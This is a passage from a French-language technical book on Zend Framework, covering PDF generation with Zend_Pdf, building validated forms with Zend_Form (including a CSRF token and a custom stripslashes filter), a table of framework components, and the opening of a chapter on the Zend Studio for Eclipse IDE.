        $page->drawText('Salle: ', $x1, $y * 30);
        $page->drawText($item['room'], $x2, $y-- * 30);
        $page->drawText('Usage: ', $x1, $y * 30);
        $page->drawText($item['usage'], $x2, $y-- * 30);
        $page->drawText('Date de début: ', $x1, $y * 30);
        $page->drawText($item['date_begin'], $x2, $y-- * 30);
        $page->drawText('Date de fin: ', $x1, $y * 30);
        $page->drawText($item['date_end'], $x2, $y-- * 30);
        $page->drawText('Créateur: ', $x1, $y * 30);
        $page->drawText($item['user'], $x2, $y-- * 30);
    }
}

```

```

        // Rendu du contenu PDF
        return $pdf->render();
    }
}

```

Un objet PDF est instancié avec la classe `Zend_Pdf`. C'est à lui que nous allons attacher les éléments de contenu au fur et à mesure de la construction du fichier.

Un des premiers paragraphes du code ci-dessus concerne la mise en place des styles par défaut du document, en utilisant la classe `Zend_Pdf_Style`. Le style définit les couleurs par défaut, la taille des éléments géométriques et des textes, ainsi que la fonte du document.

L'objet `Zend_Pdf` contient un tableau `$pages` dont chaque élément représente une page du document. La création d'une page consiste simplement à l'ajout d'un élément dans ce tableau, avec une valeur pouvant être créée grâce à la méthode `newPage()`.

La construction de la page d'accueil montre comment insérer des chaînes de caractères via `drawText()` dans le fichier, ainsi qu'un cadre réalisé avec la méthode `drawRectangle()`. Puis, pour chaque page, nous voulons redessiner le rectangle, ajouter les informations sur la réservation concernée et insérer une image en haut de page. L'insertion d'une image se fait en instanciant un objet `Zend_Pdf_Image` puis en appelant la méthode `drawImage()` de notre objet page.

Il est à noter que les méthodes d'insertion de textes, d'images ou d'objets géométriques sont truffées de paramètres de position et de taille. La position est relative au coin inférieur gauche de la page. Pour créer des documents PDF plus simplement, il peut être judicieux de créer une classe PDF personnalisée qui automatise la gestion de ces positions et de ces tailles.





Figure 13-3
Résultat de la génération du document PDF :
page d'accueil

Figure 13–4
Résultat de la génération du document PDF :
informations sur une réservation



Zend_Form : génération et gestion de formulaires

L'emploi de Zend_Form pour la manipulation de formulaires est utile pour plusieurs raisons :

- c'est un moyen d'homogénéiser la manière dont sont gérés les formulaires, qu'il s'agisse du fond (manipulation des données) ou de la forme (code HTML et styles) ;
- les opérations de validation et de filtrage sont gérées par Zend_Form, notamment l'affichage des messages d'erreur, ce qui constitue un atout considérable.

On peut reprocher à Zend_Form la verbosité des nombreux objets `Element` à paramétrer, et une certaine rigidité au niveau de la forme. En effet, il n'est pas possible de modifier son formulaire avec un éditeur WYSIWYG et la modification de code HTML passe par des décorateurs (souvent des méthodes sur des objets).

Pour notre exemple, nous allons créer un formulaire qui permettra de créer et de modifier des réservations. C'est l'action `edit` du contrôleur `reservation` qui gèrera l'affichage du formulaire et le traitement des données.


```
// Création du formulaire et déclaration des
// paramètres généraux
$form = new Zfbook_Form_Reservation();
$form->setAction($this->view->link('reservation', 'edit', null, '', 'default', !$isUpdate))
->setMethod('post')
->setDefaults($reservation->toArray());

// Création du formulaire et ajout/suppression
if ($this->getRequest()->isPost() && $form->isValid($_POST)) {

    // Retrait des informations depuis les données en POST
    // et ajout dans le modèle.
    $values = $form->getValues();
    $values['creator'] = Zend_Auth::getInstance()->getIdentity()->id;
    $reservation->setFromArray(array_intersect_key($values, $reservation->toArray()));

    // Sauvegarde des informations
    $reservation->save();

    // Sauvegarde des ACL concernant cette salle
    if (!$isUpdate) {
        $this->_helper->aclCheck->acl->add(new Zend_Acl_Resource($reservation->id));
    }
    $this->_helper->aclCheck->acl->allow('user', $reservation->id);

    // Cette action modifie la liste des résultats :
    // suppression du cache pour mise à jour
    Zfbook_Cache::clean('reservations');

    // Redirection vers la liste des réservations
    $this->_redirect($this->view->url(array(), 'reservations'), array('prependBase' => false));
}

// Assignation du formulaire pour affichage
$this->view->form = $form;
}
```

La première partie de cet algorithme consiste à récupérer les données par défaut du formulaire. Notre méthode gère la création d'une nouvelle réservation et l'édition d'une réservation existante. On trouve également dans cet algorithme des appels aux ACL et au cache, mais nous n'aborderons pas ces aspects ici.

La ligne qui nous intéresse est celle de la construction du formulaire avec la classe `Zfbook_Form_Reservation` que nous détaillerons par la suite. L'objet créé représente notre formulaire, auquel nous associons des paramètres tels que l'action, la méthode et les valeurs par défaut. En d'autres termes, la classe `Zfbook_Form_Reservation` ne fait que fournir un objet formulaire vide de données et de paramètres.

La suite de l'algorithme concerne l'enregistrement des données envoyées par le formulaire via l'objet `TReservation`. Enfin, le formulaire est envoyé à la vue.

Vue `reservation/edit.phtml` associée à la méthode `editAction()`

```
<h1><?php echo $this->pageTitle; ?></h1>
<div id="reservationform"><?php echo $this->form; ?></div>
```

Comme nous pouvons le voir, la vue associée au formulaire est extrêmement simple. La génération du formulaire consiste simplement à faire un `echo` de notre objet `Zend_Form`. C'est à cet objet que nous devons nous intéresser maintenant.

Classe de construction du formulaire

```
<?php
/**
 * Formulaire de réservation
 */
class Zfbook_Form_Reservation extends Zend_Form
{
    /**
     * Initialisation du formulaire (méthode obligatoire)
     */
    public function init()
    {
        $roomModel      = new TRoom();
        $rooms           = $roomModel->fetchAll();
        $roomsTab        = array();
        $placeString     = 'places';
        foreach ($rooms as $room) {
            $roomsTab[$room->id] = $room->name . ' (' . $room->capacity . ' ' . $placeString . ')';
        }

        // Liste déroulante des salles (méthode avec setters)
        // déclaration, options, validateurs et filtres
        $roomSelect = new Zend_Form_Element_Select('id_room');
        $roomSelect->setMultiOptions($roomsTab);
        $roomSelect->setLabel($this->getTranslator()->translate("Salle :"));
        $roomSelect->setRequired(true);
        $roomSelect->addValidator(new Zend_Validate_Int());
        $this->addElement($roomSelect);

        // Champ texte "usage" (méthode simple avec setters)
        $usage = new Zend_Form_Element_Text('usage');
        $usage->addFilter(new Zfbook_Filter_StripSlashes());
        $usageValidators = array(new Zend_Validate_StringLength(0, 25));
        $usage->addValidators($usageValidators);
        $usage->setLabel($this->getTranslator()->translate("Utilisation :"));
```

```

$usage->setRequired(true);
$this->addElement($usage);

// Paramètres de dates
$datePattern = 'YYYY-MM-DD HH:mm:ss';
$dateValidator = new Zend_Validate_Date($datePattern, 'fr_FR');

// Champ date de début
$options = array();
$options['label'] = $this->getTranslator()->translate("Du :");
$options['validators'] = array($dateValidator);
$options['required'] = true;
$options['filters'] = array(new Zfbook_Filter_StripSlashes());
$this->addElement('text', 'date_begin', $options);

// Champ date de fin
$options['label'] = $this->getTranslator()->translate("Au :");
$this->addElement('text', 'date_end', $options);

// Bouton de validation
$submitButton = new Zend_Form_Element_Submit('submit_reservation');
$submitButton->setLabel($this->getTranslator()->translate("Valider"));
$submitButton->setValue($this->getTranslator()->translate("Valider"));
$submitButton->style = 'margin-left: 80px';
$this->addElement($submitButton);

// jeton
$token = new Zend_Form_Element_Hash('token', array('salt' => 'unique'));
$this->addElement($token);
}
}

```

Cette classe étend `Zend_Form` et construit le formulaire dans la méthode obligatoire `init()` qui est appelée automatiquement. Un objet `Zend_Form` est composé de plusieurs objets `Zend_Form_Element_*` qui constituent le formulaire. Ces objets sont construits dans la méthode `init()`. Dans notre exemple, nous avons donc :

- une liste déroulante contenant les salles (`$roomSelect`) ;
- trois champs texte : le champ *usage* et les dates de début et de fin ;
- un bouton de validation ;
- un jeton, champ invisible permettant d'assurer une sécurité primaire anti-CSRF (le chapitre 11 vous renseignera sur ce terme).

Chaque champ du formulaire est déclaré avec des options. Pour construire un champ, il existe deux méthodes, qui sont utilisées à titre d'exemple dans notre script :

- construire l'objet `Zend_Form_Element_*`, lui assigner les options, puis l'attacher au formulaire avec la méthode `$this->addElement()` (liste déroulante des salles et champ *usage*) ;

- construire un tableau d'options puis laisser à `$this->addElement()` le soin de construire l'objet `Zend_Form_Element_*` (champs date).

Parmi les options d'éléments disponibles, nous pouvons donner la légende du champ (`label`), préciser si celui-ci est obligatoire (`required`) et y assigner des filtres et des validateurs. Ces deux dernières possibilités sont aussi importantes qu'intéressantes, car elles permettent de s'assurer que les valeurs saisies sont syntaxiquement correctes et que les données expédiées au SGBD sont nettoyées.

Assigner des filtres ou des validateurs

Notre application donne plusieurs exemples d'assignation de filtres et de validateurs. Une assignation se fait soit en mentionnant le nom du filtre ou du validateur dans une chaîne, soit en instanciant l'objet de filtrage ou de validation. Les filtres et les validateurs sont respectivement stockés dans `$options['filters']` et `$options['validators']`, `$options` étant le tableau d'options de l'élément concerné. De même, à partir de l'objet élément, l'ajout de filtres et de validateurs se fait avec les méthodes `addFilter()` et `addValidator()`.

Il est aussi possible d'assigner des filtres et des validateurs personnalisés. Voici par exemple un filtre personnalisé `stripslashes`, que nous utilisons dans les champs texte et qui permet d'éviter l'ajout automatique de caractères d'échappement par l'option de configuration `magic_quotes_gpc` de PHP. Ce filtre est déclaré dans une classe de filtre, comme le préconise `Zend_Filter`.

Filtre personnalisé `stripslashes`

```
<?php
/**
 * Strip slashes si magic_quote_gpc activées
 */
class Zfbook_Filter_StripSlashes
implements Zend_Filter_Interface
{
    /**
     * Défini dans Zend_Filter_Interface
     */
    public function filter($value)
    {
        if (get_magic_quotes_gpc()) {
            return stripslashes($value);
        }
        return $value;
    }
}
```


BONNE PRATIQUE **Magic quotes**

Votre serveur ne doit pas se reposer sur le paramètre `magic_quote_gpc`. Voyez l'annexe F qui traite en détail des options PHP recommandées pour développer dans un environnement Zend Framework. Nous utilisons cette notion ici à titre d'exemple uniquement.

Une fois cette classe déclarée, on peut l'utiliser comme n'importe quel filtre. Par exemple, la ligne `$usage->addFilter(new Zfbook_Filter_StripSlashes())` assigne ce filtre au champ `$usage`.

La figure 13-6 illustre le résultat de la génération d'un tel formulaire. Pour vous entraîner sur cette application, vous pouvez par exemple essayer de créer les formulaires d'ajout d'utilisateurs et de salles, qui peuvent être construits sur le même principe.

Figure 13-6
Le formulaire d'ajout
et de modification de réservations



ALLER PLUS LOIN **Zend_Form**

Zend_Form est un composant très complet, comprenant de nombreuses classes. La documentation en ligne vous en apprendra plus, notamment sur les possibilités de liaison avec Zend_Config, ou encore concernant l'ajout de fonctionnalités Ajax. En fait, tout est question d'expérience. En général, un développeur web construit de nombreux formulaires, et il acquiert ainsi très rapidement l'expérience lui permettant de bien mieux appréhender Zend_Form.

Cette petite introduction à Zend_Form nous permet de comprendre l'intérêt de ce composant. Il est à noter que celui-ci génère un code HTML par défaut qui peut être modifié grâce à des décorateurs que nous n'aborderons pas ici. Le code HTML par défaut est généré avec des champs `<dt>` nommés, qui permettent de faire évoluer l'aspect du formulaire avec des styles CSS.

Tous les composants de Zend Framework

Voici la liste de l'ensemble des composants du Zend Framework dans sa version 1.6. Pour davantage d'informations sur ces composants, nous vous invitons à consulter la documentation en ligne. Chaque nouvelle version majeure ou mineure de Zend Framework rajoute en effet un certain nombre de composants.

Tableau 13-1 Liste des composants existants

Composant	Utilité
Zend_Acl	Implémentation des listes de contrôle d'accès (ACL) pour affiner les droits des utilisateurs.
Zend_Auth	Gestion de l'authentification des utilisateurs.
Zend_Cache	Implémentation du cache avec possibilité d'utiliser plusieurs supports et frontaux.
Zend_Captcha	Génération des textes images lisibles uniquement par l'être humain (pour validation de formulaire).
Zend_Config	Gestion de la configuration, avec possibilité de gérer des jeux de configuration et des héritages.
Zend_Console_*	Composants utiles pour le mode console (CLI). Par exemple, Zend_Console_Getopt gère l'extraction d'options.
Zend_Controller	Composant MVC de Zend Framework.
Zend_Currency	Gestion des monnaies.
Zend_Date	Gestion des dates : formatage, comparaisons, opérations.
Zend_Db	Composant de taille importante proposant différentes manières d'accéder à une base de données.
Zend_Debug	Utilitaires de débogage.
Zend_Dojo	Facilite l'implémentation côté PHP du framework Dojo utilisé pour les applications Ajax.
Zend_Feed	Gestion de flux, tels que RSS ou Atom.
Zend_File	Gestion des fichiers. Zend_File_Transfer propose des validateurs pour le chargement de fichiers.
Zend_Filter	Bibliothèque de filtres utiles pour nettoyer des données.
Zend_Form	Gestion de formulaires : création, filtrage, validation.
Zend_Gdata	Manipulation de données spécifiques aux API Google.
Zend_Http	Manipulation des données et opérations liées au protocole HTTP.
Zend_Infocard	Manipulation de données InfoCard avec possibilité de lier à Zend_Auth.
Zend_Json	Manipulation des données JSON et de création d'un serveur. Souvent utilisé en Ajax.
Zend_Layout	Gestion de gabarits communs à un ensemble de pages. Utilisé pour les en-têtes et pieds de pages communs, par exemple.
Zend_Ldap	Accès à un serveur LDAP et manipulation de données.
Zend Loader	Gestion du chargement des classes et des fichiers utiles.
Zend_Local	Gestion complète de la localisation : langues, régions, dates, heures, normalisation, nombres, etc.
Zend_Log	Gestionnaire de logs avec possibilité d'attacher des objets de supports (base de données, fichier, etc.).
Zend_Mail	Envoi et réception d'e-mails.
Zend_Measure	Opérations spécifiques aux mesures (m, m ² , etc.) : formatage, comparaisons, opérations.
Zend_Memory	Permet d'avoir la main sur la politique de gestion de la mémoire allouée pour les objets.
Zend_Mime	Gestion des types MIME, utilisé notamment par Zend_Mail.
Zend_OpenId	Manipulation des identités OpenId, avec possibilité d'intégration à Zend_Auth.
Zend_Paginator	Gestion de l'affichage paginé de listes de données.
Zend_Pdf	Création et manipulation de fichiers PDF.
Zend_Registry	Registre dans lequel on peut écrire et lire des objets, en remplacement du contexte global.

Tableau 13-1 Liste des composants existants (suite)


Composant	Utilité
Zend_Rest	Mise en œuvre d'un service REST (service allégé par rapport à SOAP ou XML-RPC).
Zend_Search_*	Moteur de recherche. Notamment, Zend_Search_Lucene est un moteur de recherche textuel très complet.
Zend_Server_*	Contient Zend_Server_Reflection, un composant objet permettant de faire de la Réflexion.
Zend_Service_*	Composants facilitant l'accès à des services (Flickr, Yahoo, Amazon, etc.).
Zend_Session	Gestion de sessions, avec possibilité de mettre en œuvre des espaces de noms.
Zend_Soap	Permet de créer des clients et des serveurs SOAP.
Zend_Test	Implémentation de tests unitaires, avec notamment PHPUnit (Zend_Test_PHPUnit).
Zend_Text	Zend_Text_Figlet est un gadget qui permet de générer des textes ASCII Art.
Zend_Translate	Implémentation du multilinguisme avec possibilité d'avoir plusieurs supports (gettext, TMX, etc.).
Zend_Uri	Tests et opérations sur les URI.
Zend_Validate	Bibliothèque de validateurs pour la validation de données.
Zend_Version	Pour lire la version du Zend Framework ou la comparer à une version explicite.
Zend_View	Moteur de templates du Zend Framework.
Zend_XmlRpc	Création de clients et de serveurs XML-RPC.

Pour finir, rappelons les grandes lignes caractérisant les composants du Zend Framework :


- ils sont génériques (ils s'adaptent à un maximum de situations) ;
- ils offrent la possibilité d'ajouter des extensions et sont modifiables simplement (nombreuses interfaces et classes abstraites) ;
- ils sont testables (et testés), bâtis sur des design patterns et des principes du génie logiciel largement adoptés ;
- on peut éventuellement les coupler : les composants s'utilisent tous indépendamment, mais proposent aussi des options de couplage intéressantes.

En résumé

Nous venons de passer en revue la manière dont nous avons employé quelques autres composants du Zend Framework. Les intégrer dans le modèle MVC est généralement une question d'architecture et de réutilisabilité, alors que l'utilisation des composants eux-mêmes peut être effectuée directement ou en les dérivant.



chapitre 14



Outils et méthodologie

Creuser avec une pelle ou avec un bulldozer n'a pas le même rendement. Bien que l'objectif du travail soit le même, les outils, eux, ne le sont pas. En développement, même si cela est certes moins démonstratif, c'est la même chose : le choix des outils et des méthodes est primordial pour une productivité maximale.

SOMMAIRE

- ▶ Bien organiser son application
- ▶ Optimiser le développement avec des outils adaptés
- ▶ Prendre en main un IDE

COMPOSANTS

- ▶ Zend_Test

MOTS-CLÉS

- ▶ architecture
- ▶ éditeur
- ▶ débogage
- ▶ profiling
- ▶ gestion de projet
- ▶ testabilité

Nous aborderons dans ce chapitre les outils et les méthodes efficaces que toute équipe de développement devrait connaître pour développer rapidement et de façon fiable. Nous nous intéresserons en particulier aux spécificités de Zend Framework en la matière, en présentant l'éditeur Zend Studio pour Eclipse, avec son débogueur, un profileur pour analyser les performances et toute une méthodologie permettant de tester l'application.

L'éditeur : Zend Studio pour Eclipse

De nombreux éditeurs PHP existent sur le marché. Certains sont gratuits, d'autres libres, et quelques-uns propriétaires. Lors du développement de notre application, nous avons utilisé Zend Studio pour Eclipse (ZSFE).

Un environnement intégré pour optimiser ses développements

Zend Studio pour Eclipse est un IDE (*Integrated Development Environment*) ou EDI, en français (environnement de développement intégré). Il regroupe un éditeur avancé (proposant une autocomplétion du code), un débogueur, un profileur, des assistants et beaucoup d'autres fonctionnalités. Compatible avec Windows, Linux et Mac OS, basé sur le célèbre IDE Eclipse et développé par Zend, il requiert une licence d'utilisation.

ZSFE offre quasi tout ce que propose Eclipse PDT, son alternative libre et gratuite. Cependant, il est inégalable concernant un point : l'intégration de la gestion de projets Zend Framework, et c'est pourquoi nous le présentons ici. Il possède aussi des connecteurs vers PHPUnit. Un aperçu est disponible figure 14-1.

Nous n'allons pas détailler comment utiliser Eclipse, car un ouvrage complet pourrait être dédié à cette tâche. En revanche, nous allons voir comment l'utiliser afin de tirer le meilleur parti de ses possibilités dans le cadre de l'exploitation d'un projet Zend Framework.

Intégrer Zend Framework dans l'IDE

ZSFE propose le développement de projets avec Zend Framework, de manière assistée. Pour cela, il met à disposition :

- une ou plusieurs versions du Zend Framework pour l'autocomplétion ;
- une perspective Eclipse dédiée ;
- un projet d'exemple « hello world » Zend Framework ;

TÉLÉCHARGER **Zend Studio for Eclipse**

ZSFE requiert une licence d'utilisation, mais vous pouvez télécharger une version d'évaluation gratuite valable pendant 30 jours.

► <http://www.zend.com/fr/products/studio/>

ALTERNATIVE **Eclipse PDT**

En libre et gratuit, vous trouverez l'IDE Eclipse PDT (*PHP Development Tool*), téléchargeable à l'adresse ci-dessous :

► <http://www.zend.com/fr/community/pdt>




Figure 14–1
Vue globale de Zend
Studio For Eclipse

- des templates de code tout prêts concernant les composants de Zend Framework ;
- un formateur de code aux conventions du framework ;
- l'intégration de PHPUnit et Zend_Test.

Il est ainsi possible de créer un nouveau projet Zend Framework, comme le montre la figure 14-2. Même si la version de Zend Framework en date est postérieure à la version proposée par ZSFE, il est toujours possible de ruser.

En effet, les mises à jour de ZSFE ne suivent pas en permanence celles de Zend Framework, et nous vous conseillons ainsi d'intégrer votre propre version de Zend Framework dans l'IDE, plutôt que de vous reposer sur la version interne, dont les mises à jour sont rares.




Figure 14–2
Création d'un nouveau projet Zend Framework

CONSEIL Zend Framework et ZSFE

Ajouter une variable à son projet n'est utile que pour l'autocomplétion. Votre application va bien entendu bénéficier de sa version de Zend Framework, généralement présente dans l'`include_path` de PHP sur le serveur. Ainsi, nous vous conseillons d'utiliser cette version de Zend Framework dans ZSFE afin d'être parfaitement synchronisé.

Pour cela, il convient de créer une variable `ZendFramework` et de la faire pointer vers un dossier possédant une installation fraîche. Idéalement, une version du framework, liée à son dépôt Subversion, permet de bénéficier de la complétion sur la version que vous utilisez (voir figure 14–3).




Figure 14–3
Création d'une variable ZF
avec un chemin personnalisé

